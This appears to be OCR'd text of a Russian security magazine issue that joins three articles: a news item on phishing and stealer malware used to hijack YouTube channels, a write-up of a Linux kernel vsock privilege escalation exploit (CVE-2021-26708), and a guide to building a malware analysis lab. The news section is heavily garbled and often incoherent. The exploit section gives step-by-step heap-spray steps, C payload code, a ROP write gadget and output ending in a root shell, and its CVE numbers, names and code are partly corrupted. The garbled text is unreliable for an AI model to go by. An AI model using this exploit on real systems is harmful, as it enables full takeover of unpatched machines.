Как сообщается теперь, злоумышленники активно использовали в своем атаке фишинговые страницы, а также сторонние инструменты — специальные Chrome-расширения PDF и учетные записи в социальных сетях. Цепь каждого из атаки фишинговых ссылок выводили для кроме информационных сообщений, выбранных в зависимости от предпочтений каждого пользователя, основанных на данных, собранных с помощью файлов cookie, сторонних рекламных партнерских программ, как RedLink, Voter Prediction Tool, Nexus dialer, Axiomx, Raccoon, Grand Stealer, Vero Stealer, Masad и Kurtlat, а также описание скрипт фишинговых страниц, которые, что интересно, не использовали даже в цепь Google.

Когда тот или иной вредоносно, поскольку на машину жертвы, он использовался для кражи учетных данных и файлов cookie браузера, что и атаки проходили в основном злоумышленники запускали учетные записи, которые также уже рассчитывали.

> *«Если сам метод атак известен уже несколько десятилетий, это доказывает и качество атаки и уровень успешности могут быть сам цепь с атакующим, выбирающим, что использовать, в зависимости от цели. Злоумышленники в основном в такие с использованием социальной инженерии.*
>
> *Большая часть найденных атак использовала фишинговые ссылки, способные показать как парсит пользователей, так и файлы cookie. Злоумышленники использовали различные приемы, чтобы заставить пользователя, например, загрузить файлы и запустить тот должны», — пишут аналитики TAG.*

Как говорили, регистрировать каналы, которые выходили в несколько лицо, начинали сообщения с предложением о сотрудничестве или колаборации. К примеру, злоумышленники связывались с жертвами и просили их установить и попробовать различные приложения, а затем отслеживать на них сотни тысяч. Или, например, обычно использовали в рекламе, которые вели вирусных ТОС, клиентов VPN, мошеннические генераторы, фотографаты, отправка Google ПК или сервисов-игр. Внутри таких приложений, конечно, отправлялись малвары.

> *«В отслеживании с YouTube, Gmail, Trust & Safety, CyberCrime Investigation Group и Safe Browsing мы смогли сначала отметить фишинговые атаки в Gmail за 98.6% с мая 2021 года. Также мы нейтрализовали 12 тысяч аккаунтов, которые использовались для атаки на Google в 2021 году, предотвратили 99.6% попыток захвата аккаунтов фишинговых страниц, заблокировали 2400 доменов и 4000 случаев использования фишинговых страниц в Google Docs.*
>
> *Мы заметили, что благодаря нашим усилиям по обнаружению (или) злоумышленники стали переходить с Gmail на другие сервисы Google. Злоумышленники начали использовать для запуска атаки (или) и на) сервисы Google, что, чтобы заставить наших пользователей, мы начинали использовать Google Docs, Google Drive и даже Google Forms», — рассказывают специалисты Google.*

Расследование The Record

Издание The Record сообщает, что наблюдают за различным этой ситуации и вредоносной кампанией в самого 2019 года. Так, вирусной создали Кагалан Чемпиньо (Calvin Campos) сразу заподозрил, что злоумышленник нанес ему ущерб, когда тот начал он сообщил разработчику Google, что YouTube, связывались с потенциальным спонсором (антивирусной компанией), был выдан украденным Chrome.

Чемпиньо рассказывает, что скомпрометированные описанным способом аккаунты и YouTube-каналы можно, как правило, выставляли на продажу. Например, еще тогда тот нашел он сообщил разработчику Google, что YouTube-каналы, которые из США, которые были учтены и можно появлялись в продаже на русскоязычном сайте Trade Groups.

Основанный в 2014 году, этот сайт заявил, что представляет собой простой и вредоносный маркетплейс Amazon, где любой желающий может зарегистрироваться, а затем выставить на продажу свои группы и учетные записи в социальных сетях. Хотя сервис, отрицательно выглядит, тем не менее, помимо украденного аккаунта MacroStyle, изначально обнаружил несколько вредоносных аккаунтов, которые внезапно выставлены на продажу сотни учетных записей, много не нашлось. закоснелые злоумышленник этих профилей. Стоит отметить, что Trade Groups работает для сих пор и по-прежнему продает такой же клиент.

Если в 2019 году Чемпиньо сообщал о выбранных случайным образом пользователятелем, тем временем, аналитики в соцсетях (особенно аналитики YouTube и Instagram) начинали бить тревогу. В Instagram распространяли и по переписке более двадцати человек описали кому тот же сценарий атаки, что и Чемпиньо, только спонсор в скаме отличие Google. В скрипт-сообщении MacroStyle сообщил, что перед взломом к нему обратились, в предложении посотрудничать с человеком, который представлял оптимизатора под ноу-хау. Человек Otto сказал, что в ответ.

> *«Как только я встречаюсь или, я знаю, что что по как. В этом, что у меня включена 2FA, что мне дали полную доступ к учетной записи. Я сообщил, что мне нужно, чтобы они сделали, чтобы я мог сделать только даже это по сообщал мне, что мне учетная запись подделка и интернете», — рассказывает MacroStyle в 2019 году.*

Через год в 2019 года Чемпиньо связался с выбранным случайным образом пользователятелем, тем временем, аналитики в соцсетях (особенно аналитики YouTube и Instagram) начинали бить тревогу. В Instagram распространяли и по переписке более двадцати человек описали кому тот же сценарий атаки, что и Чемпиньо, только спонсор в скаме отличие Google. В скрипт-сообщении MacroStyle сообщил, что перед взломом к нему обратились, в предложении посотрудничать с человеком, который представлял оптимизатора под ноу-хау. Человек Otto сказал, что в ответ.

The Record описывает не менее печальный опыт другие жертв. В первый раз, когда злоумышленник взломал его аккаунт, Чемпиньо, как и в прошлом, в ответ на сообщение, что на ресурсе нарушения, он обратился в Google для подключения к банковскому аналитика в рамках поиска потерянных. Сотрудник Google, который на YouTube которые с тем же вопросом, где около пыхтел подключения, вернуть ему и не здесь. В ответ дружеда пообещал, что помощь сделать карьеру бесплатно, не можем начинать, у нас с новой учетной записью.

Тогда сотрудник, который, полностью помощи. Ц. L, потерял YouTube-канал с 12 000 подписчиков, получив письмо от человека, который назвался представителем агентства Creative Talent Agency. Человек дал аккаунт был выставлен на продажу Trade Groups всего за 25.000 рублей.

Еще одним инцидентом, с которым обратился журналист, был рассказчик поймал SankeeGG, такие потерявший свой аккаунт. Он так и не сумел восстановить учетную запись, хотя подал запрос в Google.

Криптовалютный скам и вымогательство

Сразу после «сборов» поскамеров злоумышленник журналист The Record не отрывается от компьютера, чтобы предупредить подписчиков аналитиков на протяжении последующих лет. Так, некоторые учетные записи стоимостью в несколько тысяч долларов, которые на большинстве продаются полным ходом, в ответ в этом возвращаются в руки своих первоначальных владельцев, причем некоторые другие дрянь.

Как оказалось, многие поклонятся вымогателям аналитиков проверяли полностью, что за ящик не дотлелся, и оскорбили, что в ответ на сообщение дают или нашель учетная запись вернется к своему настоящему хозяину. Поэтому мошенники отправляли аналитикам такие аналитики быстро. К примеру, многие учетные записи использовались для размещения крупных стримов, чаще всего связанных с криптовалютным мошенничеством. Это отличается в своем очень и скрипте TAG.

> *«Новинка скама, изображение профиля и кстати знаменитых. Время для криптовалюты, чтобы видеть (канал) за крупнее. Время или крипто-скам. Мы видим, что злоумышленники используют для этого. Видим, обещая раздача криптовалюты и ставят на ютуб, чтобы», — пишет TAG.*

На протяжении всего 2020 года аналитики обнаружили в Google несколько крупных кампаний, использовавшихся в фишинговых аккаунтах Twitter, Twitch, на Маске или Твиче Трамп(ка), и все они в итоге отдавали различным мошенникам и аналитикам фишинг.

Обычно, поскольку ролик, в котором злоумышленник обещают крипто-товарищ и семейные с блокчейном тем так подвело, это запись какого-то ютубера, которые в основном, в основном, на тему криптовалюты, которые, что необольшое количество аналитиков, обещали удвоить и вернуть любую полученную сумму.

Тогда остаю заявлено, что YouTube рассказывают всеми крупными интернет-ресурсами для выявления прочтения подобных мошенничества, которые, скрыто комплексно ни предупреждает для для доказательства частях (интернет), которые, которые, которые,

СИЛА ЧЕТЫРЕХ БАЙТОВ

КАК УЗНАЛИ ОБ УЯЗВИМОСТИ CVE-2021-26708 В ЯДРЕ LINUX

Александр Попов
Системный программист
Российская университетская кооперация
alex.popov@rosbank.ru

В начале 2021 года я обнаружил и устранил пять уязвимостей в реализации вектора net сокетов ядра Linux, которые получили идентификаторы CVE-2021-26705 - 26709. В этой статье я расскажу фрагмент об одной из них, которая позволяет повышение привилегий на Fedora 33 Server Linux 5.8.15-301.fc33.x86_64. В статье - с помощью небольшой ошибки доступа к памяти атакующий может получить контроль над всей операционной системой на этом обычном сервере для обеспечения безопасности платформы. В конечном итоге - атакующий получает средства продвинутой вредоносной атаки.

Статья есть на слайдах и видеоре на конференции HackPort 2021. Получилось интересное исследование. Сложные схемы в ядре Linux приводят к ошибке чтения фрагмента в адресном пространстве сервера. Фрагмент ядра это в произвольное планирование и потеряв контроль над системой. Поэтому я назвал статью «Сила четырех байтов».

УЯЗВИМОСТИ

Уязвимости CVE-2021-26708 - это состояние гонки: выполнение непрерывный работой с применением синхронизации в kernelsocket.c. Вектор net сокетов. Это ошибка были изменены вектора net сокетов в ядре Linux 5.8 и ниже. Для ядра ядро в реализации вектора сокетов были добавлены подсистемы net-namespace. Пространство имен. Ядро Linux стало доступно для каждого виртуальизационного и контейнера.

Ядро Linux 5.8 и выше - в ядрах Linux 5.8 и выше ошибка GNU/Linux в ядре исправлена.

VSOCK_VOCKETS = CONFIG_VSOCKETS_DIAG

vsock = socket(AF_VSOCK, SOCK_STREAM, 0);

Создание сокета в драйвере AF_VSOCK доступно непривилегированным пользователям. Ядро Linux 5.8 и выше - доступно непривилегированным user-пользователям. Таким образом, в ядрах Linux 5.8 и выше пользователь сокетов получает возможность атаки ядра Linux.

ОШИБКИ И ИСПРАВЛЕНИЯ

11 февраля в проекте разработчиков фрагмента ядра на своем стенде и обнаружил доступ. Подготовленный патч в стиле ядра в формате git-send-email. Патч для ядра. Патч для ядра. Патч для ядра

СИЛА ЧЕТЫРЕХ БАЙТОВ

КАК Я НАШЕЛ УЯЗВИМОСТЬ CVE-2025-20758 В RAPIDS LINUX

INFOLEAK, В КАЧЕСТВЕ БОНУСА
Получив правильное освобождение произвольного адреса, я стал думать, что на какого хорошего слона я с самого начала тренировался. Здесь в использовании прежде из каких встречи для CVE-2025-20758. Как в уже упомянем, что использовать для получения произвольного освобождения. Вспомнив, что **vsock_dequeue_transport()**, которая использовал. Вызвать **vsock-transport** Это приводит к тем, что пишет в функции **vsock_stream_setsockopt()** ядро выводит приращение (метод memcpy):

```
[ 4.8.0-1011-gcp ] [ 0.000000 ]
[ 0.000000 ] [ 0.000000 ]
[ 0.000000 ] [ 0.000000 ]
[ 0.000000 
```

СИЛА ЧЕТЫРЕХ БАЙТОВ

КАК Я НАШЕЛ УЯЗВИМОСТЬ CVE-2021-26708 В NGINX LINUX

СТАРЫЙ ТРЮК С ОБЪЕКТОМ SK_BUFF

В моем прототипе эксплоита для уязвимости CVE-2021-26708 в ядре Linux я проверял корректное освобождение памяти из кеша slmalloc(kmalloc) **kmem_cache_alloc_trace()** в использование после освобождения для объекта **sk_buff**. Я решил повторить этот трюк снова.

Сетевой пакет в ядре Linux существует в виде объекта **sk_buff**. В ковае таковы общая размещаемая структура **skb_shared_info** содержащая указатель **struct ubuf_info**, который используется может воспользоваться для перехвата потока управления в ядре. Сетевые данные и структура **sk_shared_info** размещены в единой области ядерной памяти (на нее указывает **skb->head**). Причем создание и пользовательском пространстве сетевого пакета - размером 2800 байт - приводит к размещению **sk_shared_info** в кеше slmalloc(kmalloc)-4k, где таких же объектов **struct mem_cgroup**, адрес которого здесь помечен на предыдущем шаге атаки.

Я продумал такую процедуру для перехвата потока управления через дескриптор в **sk_buff**:

1. Создаю клиентский сокет и 32 серверных сокета с помощью **socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)**
2. Подготовить в клиентском пространстве сетевой буфер размером 2800 байт и заполнить его значением **0x42** с помощью **memset()**.
3. Отправить этот буфер с клиентского сокета на каждый серверный сокет с помощью **sendto()**. Это приводит к создающим соответствующие объекты **sk_buff** в кеше slmalloc(kmalloc)-4k. Причем такую операцию нужно повторить на каждом дескриптор CPU, что возможно сделать с использованием **sched_setaffinity()**. Это важный момент, так как дескриптор **sk_buff** размещается на каждом CPU.
4. Выполнить процедуры чтения произвольной ядерной памяти для объекта **vsock_sock** (описано выше). Извлечь адреса **struct mem_cgroup** "sk_memcg struct cred "owner и скорей KASLR
5. Вычислить всевозможный адрес адреса из создающих объектов **sk_buff** как адрес **sk_memcg** (inec 4096 (создающий элемент в кеше slmalloc(kmalloc)-4k). Я предполагаю, что адрес результат **sk_memcg** и один из кеша **sk_buff** разлучат другом
6. Выполнить процедуры чтения произвольной ядерной памяти по предположительному адресу **sk_buff**.
7. Если адресы прочитаны, **0x4242424242424242**h значит, был найдено настоящий **sk_buff** и можно переходить к шагу 8. В противном случае следует повторить с предыдущим адресом **sk_buff** (+ ещё 4096 и перейти ти к шагу 6.
8. Запустить 32 потока для выполнения **setsockfr()** & **userfaultfd()** перар значрлу для найденного объекта **sk_buff** и остановить их **pthread_barrier**
9. Выполнить произвольное освобождение ядерной памяти по адресу memдаенного **sk_buff**
10. Пробудить 32 ожидающих потока с помощью вызова **pthread_barrier_wait()**. Они вызовут системный вызов **setsockfr()**, перезапишут(вызовут) **skb_shared_info** контролируемыми данными
11. Прочитать сетевые данные на всех 32 серверных сокетах с помощью **recv()**. При приеме пакета в ядром из них произойдет перехват потока управления в ядре.

Когда адрес обработчиком прием **sk_buff** с перезапасанной структурой **skb_shared_info**, оно вызывает дескриптор, на который ссылается **destructor_arg**. Подготовленный дескриптор выполняет произвольную запись ядерной памяти (arbitrary write) и повышение привилегий экспоната в системе. Ниже я описываю с следующим разделе.

Здесь нужно отметить, что use-after-free на объекте **sk_buff** — это главная источник необходимости в эксплоите. Было бы здорово найти иной объект ядра, создающийся в **kmalloc-4k**, для которого можно более надежно использовать уязвимость ошибку использование после освобождения.

ПРОИЗВОЛЬНАЯ ЗАПИСЬ ЯДЕРНОЙ ПАМЯТИ ЧЕРЕЗ SKB_SHARED_INFO

Вспомним, что часть кеша возможна в которой подготавливается данные для перехватчика объекта **sk_buff**

```
#define SKB_SIZE    400
#define SKB_SHINFO_OFFSET 3776
#define SKB_SHINFO_OFFSET  256
#define SKBTX_DEV_ZEROCOPY  (1 << 3)

void prepare_xattr_vs_skb_spray(void)
{
    char *xattr_value = NULL;

    xattr_addr = spray_data + PAGE_SIZE * 4 - SKB_SIZE + 4;

    /* Don't touch the second part
    ... to avoid breaking page fault delivery
    */
    memset(spray_data, 0x0, PAGE_SIZE * 4);

    info = (struct skb_shared_info *)(xattr_addr + SKB_SHINFO_OFFSET)

    info->tx_flags = SKBTX_DEV_ZEROCOPY;
    info->destructor_arg = uef_write_value + MY_UINFO_OFFSET;

    uinfo_p = (struct ubuf_info *)(xattr_addr + MY_UINFO_OFFSET);
```

Структура **skb_shared_info** располагается в данным для перар зарядку по отсчету **SKB_SHINFO_OFFSET** относительно начала данных. Я выбрал **skb_shared_info.destructor_arg** должен хранить адрес структуры **ubuf_info** В создаю подобными структуры **ubuf_info** по отсчету **MY_UINFO_OFFSET** в самом сетевом пакете. Это возможно за счет того, что мне известен ядерный адрес эталонного объекта **sk_buff**. Содержимое перезапасанного **sk_buff** показано на следующей схеме:

А теперь дескриптор, на что указывает **destructor_arg**

```
/*
 * A single ROP gadget for arbitrary write:
 * mov rdx, qword ptr [rdi + 0x18]
 * mov qword ptr [rdx + rcx*8], rsi
 * ret
 * Here rdi stores uinfo_p address, rcx is 0, rsi is 1
 */
uinfo_p->callback = ARBITRARY_WRITE_GADGET + kaslr_offset;
/* value for *gadd ptr [rdi + 8]' */
uinfo_p->desc = kmem_ptr = CREE_GUID_EGID_OFFSET;
/* rsi value 1 should not get into exid */
uinfo_p->desc = uinfo_p->desc;
```

Как можно видеть, я продумал очень сложный эксплоит-примитив для отправки произвольной записи ядерной памяти. Все дело в том, что в образе ядра **vmlinuz-5.10.11-200.fc33.x86_64** не нашлось ROP-гаджета, который мой бы позволил передать в **callback** значение адреса объекта **uinfo_p** при отсутствии эффективного ESP и effective-гаджета EGID, причем из этого адреса выполняется один байт. Зато в ядре есть важен- когда ROP-гадает записывает число **0x0000000000000001** из регистра **RSI** по адресу из **RDX**, то причиа не дотна на полность в **EGID** - он должны быть перезапасанны нулем для корректности работы.

Затем эксплоит повторит ту же процедуру для перезапасчи **UID** и **GID**. Примечательно отмечаю, эксплоит теперь выполняется от пользователя **root**. Это победа.

Выжод эксплоита, который демонстрирует всю процедуру эксплуатации уязвимости CVE-2021-26708:

```
[root@localhost ~]$ ./crack_net

[+] Begin as: uid=1000, euid=1000
[+] We have 2 CPUs for racing
[+] getting ready...
[+] remove old files for fhak[].
[+] Create a new socket for listening
[+] user-facilitd AF is configured: start 0x7fb8511110000, len 0x10000
[+] Start handler for uFd 19 is ready
[+] Stage 1: collect good msg_msg locations
[+] gp racing, show wins:
msg_msg_offset=0x7fb8511110000 in msg 16 in slot 0
msg_msg_offset=0x7fb8511110040 in msg 11 in slot 1
msg_msg_offset=0x7fb8511110080 in msg 12 in slot 2
msg_msg_offset=0x7fb8511110a00 in msg 76 in slot 3
[+] stage 2: arbitrary free msg_msg using corrupted msg_msg
kaddr for get free: ffff9252c2ba400
kaddr for set read: ffff9252c1b51500
[+] adapt the msg_msg spraying payload:
msg_psr offset=0x11001d58
m_type 1337 at 0x7fb0011d0fc8
m_ts 1005 at 0x7fb0011d0fc0
msgsg next offset=0x2c1b51500 at 0x7fb0011d0f98
[+] gp racing, show wins:
[+] stage 3: arbitrary read vsock via good overwritten msg_msg (msq 11)
[+] msgsz returned 0dfb bytes
[+] found sk_memcg ffff9252c42f0000 (offset 4712 in the leaked bmmr)
[+] found leaked ffff9252c2b8a600 (offset 6600 in the leaked bmmr)
[+] found kmem_bmf_write_space ffffffff8d0011b0 (offset 4736 in the leaked bmmr)
[+] Calculated kaslr offset: 1a000000
[+] stage 4: search sprayed skb sspr at msmg...
[+] checking possible skb location: ffff9252c42fa000
[+] stage 5 part 1: repeat arbitrary free msg_msg using corrupted msg_msg
kaddr for get free: ffff9252c2ba400
kaddr for set read: ffff9252c42fa000
[+] adapt the msg_msg spraying payload:
msg_psr 0x7fb0011d0f18
m_type 1337 at 0x7fb0011d0fc8
m_ts 1005 at 0x7fb0011d0fc0
msgsg next offset=0x2c42fa000 at 0x7fb0011d0f98
[+] gp racing, show wins: 0 0 20 31 42 11
[+] stage 5 part 2: arbitrary read skb via good overwritten msg_msg (msq 11)
[+] msgsz returned 0dfb bytes
[+] found a real skb
[+] stage 6: try to do LAF on skb at ffff9252c42fa000
[+] skb payload:
start at 0x7fb0011d0000
[+] Stage 7: Write uinfo at 0x7fb0011d0ec4
[+] Stage 8: Write uinfo
destructor_arg 0xffffffffc0220d10
callback 0xffffffffa0a4f5a0
desc 0xffff9252c1f00e03
[+] gp racing, show wins: 15
[+] stage V1: repeat LAF on skb at ffff9252c42fa000
[+] gp racing, show wins: 0 12 13 13 3 12 4 16 17 18 5 47 5 12 13 3 13
[+] 0 10 12 13 14 15 16 17 18
[+] finish as: uid=0, euid=0
[+] starting the root shell...
uid=0(root) gid=0(root) groups=0(root),1000(ctx) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

ВОЗМОЖНЫЕ СПОСОБЫ ПРЕДОТВРАЩЕНИЯ АТАКИ


Существует ряд технологий, которые могли бы предотвратить эксплуатацию уязвимости CVE-2021-26708 в ядре Linux или хотя бы сделать ее более трудной.

1. Эксплуатация данной уязвимости невозможна, если ядро Linux использует **карантин для своей динамической памяти**, так как ошибочные переезжать особенности данных приводят через очень короткое время после состояния гонки. Интересно о моем прототипе SLAB_QUARANTINE можно почитать в отдельной статье.
2. Технологии **PAGEALLOC** и **PAGEALLOC_SLAB_RANDOM** позволяет автоматическую загрузку модулей ядра в результате действий непривилегированных пользователей.
3. Запись ноль в файл **/proc/sys/vm/unprivileged_usefaultfd** блокирует означенный метод фиксации данных эталонного в пространстве ядра. Эта настройка запрещает работу с **usefaultfd()** непривилегированных пользователей без **SYS_CAP_PTRACE**.
4. Запись **1** в файл **kernel.dmesg_restrict** блокирует утечку информации через ядерный журнал. Эта настройка не дает непривилегированным пользователям читать логи с помощью команды **dmesg**.
5. Контроль потока управления Control Flow Integrity. CFI могут бы помешать мне вызвать ROP-гадает. Технологии такого класса, доступные для ядра Linux, можно найти в таком ядре ядра безопасности Kernel Control Flow Integrity.
6. С версии 5.13 ядро Linux поддерживает аппаратную технологию Intel Memory Tagging Extension (MTE), которая способна обнаружить использование памяти после освобождения.
7. Совсем недавно компания grsecurity опубликовала описание технологии AUTOSLAB. С ней ядро Linux защищает память для среза объектов в отдельные кешы аналогично тому, как каждый тип объекта. Это помешал бимочку перар зарядку, которую я использую в прототипе эксплоита.
8. Кейс Кае отметил, что запись **1** в файл **panic_on_warn** помешала бы мой атаке. Дело в том, что я пробовал использовать ошибочный прием приведенной в ошибке слежа в обслуживании. К слову, я не рекомендую включать **panic_on_warn** или **BUGS_PANIC_ON_OOPS** на системах в продакшенной эксплуатации, потому что это создает высокий риск отказа системы. Проверяющие ядра или oops — не такая редкая ситуация. Больше подробностей можно найти в документации моего проекта kconfig-hardened-check.

ЗАКЛЮЧЕНИЕ

Я продемонстрировал исправление уязвимости CVE-2021-26708 в ядре Linux, а также разработал прототипа эксплоита для нее были интересной и при этом тяжелой работой.

Я смог перерасти состояние гонки в ненадежной ошибкой доступа к памяти в полноценное повышение привилегий на Fedora 33 Server для архитектуры x86_64, обойдя при этом стандартные защиты SMEP и SMAP. В ходе этого исследования мне также удалось разобраться несколько новых темах для эксплуатации уязвимостей в ядре Linux.


Запись произвольной памяти с одного ROP-гаджета.
Она даже нормально стреляет!
Спасибо, Кае!
Спасибо, Грег!
Спасибо, Пол!
Спасибо, Кристиан!
Спасибо, Ник!
Спасибо, Ник!
Спасибо, Ник

КОД ПОД НАДЗОРОМ

Дмиа
grosdanil54@gmail.com

СОЗДАЕМ ВИРТУАЛЬНУЮ ЛАБОРАТОРИЮ ДЛЯ АНАЛИЗА МАЛВАРИ

При расследовании киберинцидентов часто приходится вскрывать вредоносные программы, изучать их взаимодействие с сетью и файловой системой. Результатом исследования обычно становятся сигнатуры вредоноса и индикаторы компрометации (IOCs), а сам анализ проводится в изолированной среде при помощи специального инструментария. О том, как устроена такая лаборатория, мы сегодня и поговорим.

Многие вредоносы взаимодействуют с управляющим сервером, используя протокол HTTPS, который шифрует передаваемые данные. Поэтому в сетевом трафике нельзя обнаружить каналы взаимодействия и отправляемую информацию. Когда под рукой нет автоматизированной песочницы, но необходимо проанализировать HTTP- и HTTPS-запросы, вызовы DNS и многое другое, можно собрать подходящий стенд самостоятельно.

WARNING

Не рекомендуется исследовать вредоносные программы на рабочей операционной системе, поскольку это может привести к заражению машины и утере ценных данных.

НЕОБХОДИМОЕ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Для организации исследовательской лаборатории можно использовать разный софт. Мой набор выглядит следующим образом.

1. VMware Workstation Pro — это гипервизор для настольных компьютеров, отраслевой стандарт для работы с виртуальными машинами.
2. Kali Linux или любая другая операционная система на базе ядра Linux. Я использую Kali, так как в ней по умолчанию установлены необходимые инструменты.
3. Windows 10 или другая актуальная версия Windows. Наибольшее количество вредоносных файлов разработано под Windows, поэтому анализировать их лучше именно в этой операционной системе.
4. Inetsim — программный продукт, предназначенный для моделирования интернет-сервисов в лабораторных условиях, например для анализа сетевого поведения неизвестных образцов вредоносных программ.
5. FLARE VM — полностью настраиваемый набор инструментов на базе Windows для анализа вредоносных программ, реагирования на инциденты, тестирования на проникновение и так далее.
6. Burp Suite используется в качестве прозрачного прокси-сервера с целью анализа взаимодействия вредоносного файла по протоколу HTTPS.
7. IDA Pro — интерактивный дизассемблер, используемый для реверс-инжиниринга. Одно из преимуществ IDA — встроенный плагин Hex Rays, а также поддержка отладки удаленных приложений, которая необходима при анализе вредоносных файлов под Linux.

СОЗДАНИЕ ЛАБОРАТОРИИ

Наша лаборатория будет работать на двух виртуальных машинах с IP-адресами 10.10.10.1 (Kali Linux с установленным Inetsim) и 10.10.10.2 (Windows 10 с установленным программным обеспечением для реверс-инжиниринга), находящихся в изолированной сети. На виртуальной машине Kali Linux будут работать различные интернет-службы, а на виртуальной машине Windows мы будем исследовать вредоносные программы.




Схема виртуальной лаборатории для анализа вредоносного кода

Собирать лабораторию будем в шесть этапов:

1. Установка VMware Workstation Pro, создание виртуальной машины из образа Kali Linux и Windows (я использую Kali Linux 2019 и Windows 10).
2. Установка необходимого ПО на виртуальную машину Kali Linux.
3. Установка необходимого ПО на виртуальную машину Windows 10.
4. Настройка изолированной виртуальной сети.
5. Настройка ПО Inetsim.
6. Тестирование работоспособности нашей лаборатории.

УСТАНОВКА INETSIM

По умолчанию в Kali Linux уже установлен Inetsim, но, если ты используешь другую операционную систему на базе ядра Linux, процесс установки очень прост и описан в документации. Достаточно прочитать инструкцию для загрузки пакета Inetsim при помощи утилиты apt либо dpkg.

УСТАНОВКА НЕОБХОДИМОГО ПО НА ВИРТУАЛЬНУЮ МАШИНУ WINDOWS

При исследовании вредоносных файлов необходимо иметь подходящий инструментарий. Я использую FLARE VM — набор инструментов для статического и динамического анализа вредоносных программ.

Перед установкой нужно разрешить виртуалке с Windows подключаться к интернету, а сам процесс выполняется в несколько шагов.

1. Загружаем файлы из репозитория flare-vm: `git clone https://github.com/mandiant/flare-vm.git`.
2. Открываем PowerShell от имени администратора.
3. Разблокируем установочный файл, выполнив команду `Unblock-File .\install.ps1`.
4. Включаем выполнение скрипта с помощью команды `Set-ExecutionPolicy Unrestricted`.
5. Выполняем сценарий установщика: `.\install.ps1`.

Более подробно установка описана в репозитории. После ее завершения на рабочем столе должен появиться каталог **FLARE**, в котором содержится отсортированный по категориям набор утилит.

Так, в папке **Debuggers** лежит набор отладчиков, в каталоге **PE** — инструменты для анализа PE-файлов, позволяющие выявлять компиляторы, упаковщики или крипторы, в директории **Disassemblers** соответственно, хранятся инструменты для дизассемблирования. В комплекте поставки имеется бесплатная версия IDA, но в соответ приобрести лицензионный продукт. Также для разработки YARA-правил рекомендую установить YARA Editor.


Многие вредоносы умеют определять, что их пытаются запустить в виртуальной среде, и сразу же завершают работу. Чтобы противостоять этому, необходимо настроить виртуальную машину соответствующим образом. Малварь использует различные методы идентификации виртуалок: проверку идентификатора CPUID, проверку известных MAC-адресов, перечисление имен процессов для обнаружения виртуальной машины, а также проверку ключей реестра. Методы защиты от всех этих методов описаны здесь.

НАСТРОЙКА ИЗОЛИРОВАННОЙ ВИРТУАЛЬНОЙ СЕТИ

После настройки виртуальных машин необходимо создать изолированную сеть, которая будет связывать две наши виртуалки. Открываем вкладку каждой виртуальной машины, переходим к разделу VM → Settings → Network Adapter и создаем LAN Segment.


Создание LAN-сегмента

Настраиваем интерфейс на Kali Linux, устанавливаем IP-адрес **10.10.10.1**, маска сети **24**.



Настройка сетевого интерфейса Kali Linux


Настраиваем интерфейс для Windows 10: IP-адрес **10.10.10.2**, маска **255.255.255.0**, основной шлюз **10.10.10.1**, предпочитаемый DNS-сервер **10.10.10.1**.



Настройка интерфейса для Windows 10

Проверяем доступность второй машины в нашей виртуальной сети:

```
ping 10.10.10.1
```



Проверка работоспособности изолированной сети

Продолжение статьи →

КОД ПОД НАДЗОРОМ

СОЗДАЕМ ВИРТУАЛЬНУЮ ЛАБОРАТОРИЮ ДЛЯ АНАЛИЗА МАЛВАРИ

НАСТРОЙКА ПО INETSIM

Файл конфигурации Inetsim расположен по пути **/etc/inetsim/inetsim.conf**. Откроем его, чтобы настроить программу.

По умолчанию Inetsim прослушивает только **localhost**. Необходимо сделать его доступным для всех машин нашей виртуальной сети. Для этого в конфигурации нужно найти строку **service_bind_address** и установить значение **0.0.0.0**

```
# service_bind_address 10.10.10.1
# service_bind_address 0.0.0.0
```

Настройка службы DNS

Устанавливаем DNS-порт **53** и настраиваем DNS таким образом, чтобы любое доменное имя разрешалось в **10.10.10.1**

```
# dns_bind_port 53
# dns_default_ip 10.10.10.1
```

Настройка DNS-сервера

Также есть возможность настроить статические DNS-записи:

```
# dns_static domain.com IN A 1.2.3.4
# dns_static domain.com IN A 1.2.3.5
# dns_static domain.com IN MX 10 mx.domain.com
# dns_static domain.com IN TXT "v=spf1 ip4:1.2.3.4 -all"
# dns_static domain.com IN AAAA 2001:db8:1:2:3:4:5:6
# dns_static domain.com IN CNAME www.domain.com
# dns_static domain.com IN NS ns1.domain.com
# dns_static domain.com IN PTR host.domain.com
# dns_static domain.com IN SOA ns1.domain.com hostmaster.domain.com 1 3600 1800 604800 86400
```

Настройка статических DNS-записей

INFO

Если в качестве операционной системы используется Ubuntu, необходимо отключить локальный DNS-сервер, который включен по умолчанию. Для этого выполняем такие команды:

```
$ sudo systemctl disable systemd-resolved.service
```

Настройка службы HTTP

Устанавливаем порт прослушивания **80** и на всякий случай поменяем версию HTTP.

```
# http_bind_port 80
# http_version HTTP/1.1
```

Настройка службы HTTP

Настройка службы HTTPS


В Inetsim поддержка SSL очень ограничена и не позволяет генерировать сертификаты для запуска на лету. Она может только брать сертификат для хоста **inetsim.org**. Для корректной настройки SSL необходимо использовать Bug Sploit, не порт **443** в качестве прозрачного прокси. Для этого в конфигурации Inetsim **443** порт устанавливаем порт **8443** для службы HTTPS.

```
# https_bind_port 8443
# https_version HTTP/1.1
# dns_bind_port 53
# dns_default_ip 10.10.10.1
# dns_default_hostname fake-dns
# dns_default_domain inetsim.org
# dns_default_resolv.conf /dev/null
# dns_static domain.com IN A 1.2.3.4
# dns_static domain.com IN A 1.2.3.5
# dns_static domain.com IN MX 10 mx.domain.com
# dns_static domain.com IN TXT "v=spf1 ip4:1.2.3.4 -all"
# dns_static domain.com IN AAAA 2001:db8:1:2:3:4:5:6
# dns_static domain.com IN CNAME www.domain.com
# dns_static domain.com IN NS ns1.domain.com
# dns_static domain.com IN PTR host.domain.com
# dns_static domain.com IN SOA ns1.domain.com hostmaster.domain.com 1 3600 1800 604800 86400
# http_bind_port 80
